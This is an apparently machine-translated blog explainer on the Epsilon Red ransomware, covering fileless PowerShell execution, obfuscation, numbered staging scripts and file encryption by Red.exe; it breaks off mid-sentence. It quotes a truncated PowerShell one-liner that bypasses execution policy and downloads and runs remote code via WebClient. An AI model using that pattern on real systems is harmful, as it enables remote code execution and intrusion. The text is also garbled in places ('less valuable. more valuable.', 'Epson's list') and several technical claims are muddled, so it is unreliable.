

# What is Epsilon Red Ransomware?

A new ransomware threat, called Epsilon Red, targets unpatched Microsoft-based servers in enterprise data centers.

Named after a little-known villain in the Marvel comics, Epsilon Red was recently discovered by a cybersecurity company called Sophos. Since its discovery, ransomware has attacked numerous organizations around the world.

## Fileless ransomware 'hides' PowerShell

Fileless ransomware is a form of malware that executes by accompanying legitimate software. Fileless malware based on PowerShell uses PowerShell's ability to load directly into the device's memory. This feature helps protect malware in PowerShell scripts from detection.

In a typical scenario, when a script executes, it must first be written to the device's drive. This allows endpoint security solutions to detect scripts. Because PowerShell is excluded from standard script execution processes, it can bypass endpoint security. In addition, using the bypass parameter in a PowerShell script allows an attacker to circumvent network script restrictions.

Examples of PowerShell bypass parameters are:

```
powershell.exe -ep Bypass -nop -noexit -c iex ((New Object WebClient).DownloadSt
```

As you can see, designing the PowerShell bypass parameters is relatively easy.

In response to this, Microsoft released a patch to address the PowerShell-related remote malware execution vulnerability. However, patches are only effective when they are used. Many organizations have relaxed their patching standards, making their environments vulnerable to attacks. Epsilon Red's design is to take advantage of that level of vulnerability.


## Epsilon Red's dual usefulness

Since Epsilon Red is most effective against unpatched Microsoft servers, the malware can be used as both a ransomware and awareness tool. Whether or not Epsilon succeeds in an environment gives an attacker more insight into the security capabilities of the target.

If Epsilon is successful in accessing Microsoft Exchange Server, it indicates that the organization is not following common patching security best practices. For an attacker, this shows how easily the rest of the target's environment can be infiltrated by Epsilon.

Epsilon Red uses the Obfuscation technique to hide its payload. Obfuscation makes code unreadable and is used in PowerShell malware to avoid the high readability of PowerShell scripts. With obfuscation, PowerShell alias

cmdlets are used to make it difficult for anti-virus software to identify malicious scripts in PowerShell logs.



However, obfuscated PowerShell scripts can still be identified. A common sign of an impending PowerShell Script attack is the creation of a WebClient object. An attacker would create a WebClient object in the PowerShell code to establish an external connection to a remote URL containing malicious code.

If an organization is hacked, it's very unlikely that the organization has enough security measures in place to detect obfuscated PowerShell scripts. Conversely, if Epsilon Red fails to penetrate the server, this tells the attacker that the target's network can decode the PowerShell malware quickly, making the attack less valuable. more valuable.

## Epsilon Red's Cyber ??Invasion

The function of Epsilon Red is very simple. The software uses a series of Powershell scripts to infiltrate the servers. These PowerShell scripts are numbered from 1.ps1 to 12.ps1. The design of each PowerShell script is to prepare a target server for the final payload.

All PowerShell scripts in Epsilon Red have a purpose. One of the PowerShell scripts in Epsilon Red is designed to resolve the target's network firewall rules. Another piece of software in this series designed to uninstall a target's anti-virus software.

As you might have guessed, these scripts work in sync to ensure that once the payload is delivered, the target won't be able to quickly stop its progress.

## Transmission of payload

Once Epsilon's PowerShell scripts have paved the way for its final payload, it will be distributed as an extension, Red.exe. When it enters the server, Red.exe will scan the server's files and generate a list of directory paths for each file it detects. After creating the list, child processes are created from the main malware file for each directory path in the list. Then, each ransomware subfile encrypts a directory path from the list file.

After all the folder paths in Epson's list have been encrypted, a .txt file will be left to notify the target and state the attacker's request. In addition, all accessible network nodes connected to the compromised host will then be

